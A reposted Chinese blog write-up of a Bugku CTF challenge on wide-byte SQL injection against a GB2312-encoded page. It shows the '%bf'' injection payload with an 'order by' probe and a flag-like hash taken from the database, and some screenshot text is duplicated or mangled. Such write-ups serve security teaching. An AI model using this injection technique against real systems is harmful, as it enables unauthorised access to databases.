

bugku 宽字节注入 writeup

转载

xuchen16 于 2018-09-30 01:53:34 发布 212 收藏
分类专栏: [ctf](#) 文章标签: [bugku](#) [宽字节注入](#) [writeup](#) [wp](#) [bugku](#) [宽字节注入](#)



[ctf](#) 专栏收录该内容

66 篇文章 6 订阅
订阅专栏

转载自: https://blog.csdn.net/uniq_sea/article/details/79945000

习惯性先查看源代码。

看到编码是gb2312的格式----》宽字节注入

The screenshot shows a web browser window with the URL `http://103.238.227.13:10083/?id=1`. The page title is "SQL注入测试". The page content includes a search input field with the text "查询key表,id=1的string字段" and a table with the following data:

id	key
1	fdsafdasfdsa

The source code of the page is displayed on the right, showing the following HTML structure:

```
1 <!doctype html>
2 <html lang="en">
3 <head>
4   <meta charset="gb2312" />
5   <title>SQL测试</title>
6   <link rel="stylesheet" href="http://apps.bdimg.com/libs/bootstrap/3.3.4/css/bootstrap.css">
7 </head>
8 <body>
9   <div class="container">
10    <h2>SQL注入测试</h2>
11    <div class="alert alert-success">
12      <p>查询key表,id=1的string字段</p>
13    </div>
14    <table class="table table-striped">
15      <tr><td>id</td><td>1</td></tr><tr><td>key</td><td>fdsafdasfdsa</td></tr>
16    </table>
17  </div>
18  <!-- jQuery文件, 务必在bootstrap.min.js 之前引入 -->
19  <script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
20  <!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
21  <script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>
22 </body>
23 </html>
```

构造url, 这里输入: `103.238.227.13:10083/?id=1%bf' order by 2#` 同样会报错, 因为#不会被翻译, 所以需要手工翻译===》

The screenshot shows a web browser window with the URL `103.238.227.13:10083/?id=1%bf' order by 2%23`. The page title is "SQL注入测试". The page content includes a search input field with the text "查询key表,id=1的string字段" and a table with the following data:

id	key
1	fdsafdasfdsa

SQL注入测试


查询key表,id=1的string字段

id	key
1	fdsafdasfdsa

https://blog.csdn.net/uniq_sea

判断出两个字段。

然后爆数据库




SQL注入测试

查询key表,id=1的string字段

id	1
key	fdsafdasfdsa
id	1
key	https://blog.sql5dn.net/uniq_sea

查询数据库



SQL注入测试

查询key表,id=1的string字段

id	1
key	fdsafdasfdsa
id	1
key	54f3320dc261f313ba712eb3f13a1f6d

https://blog.csdn.net/uniq_sea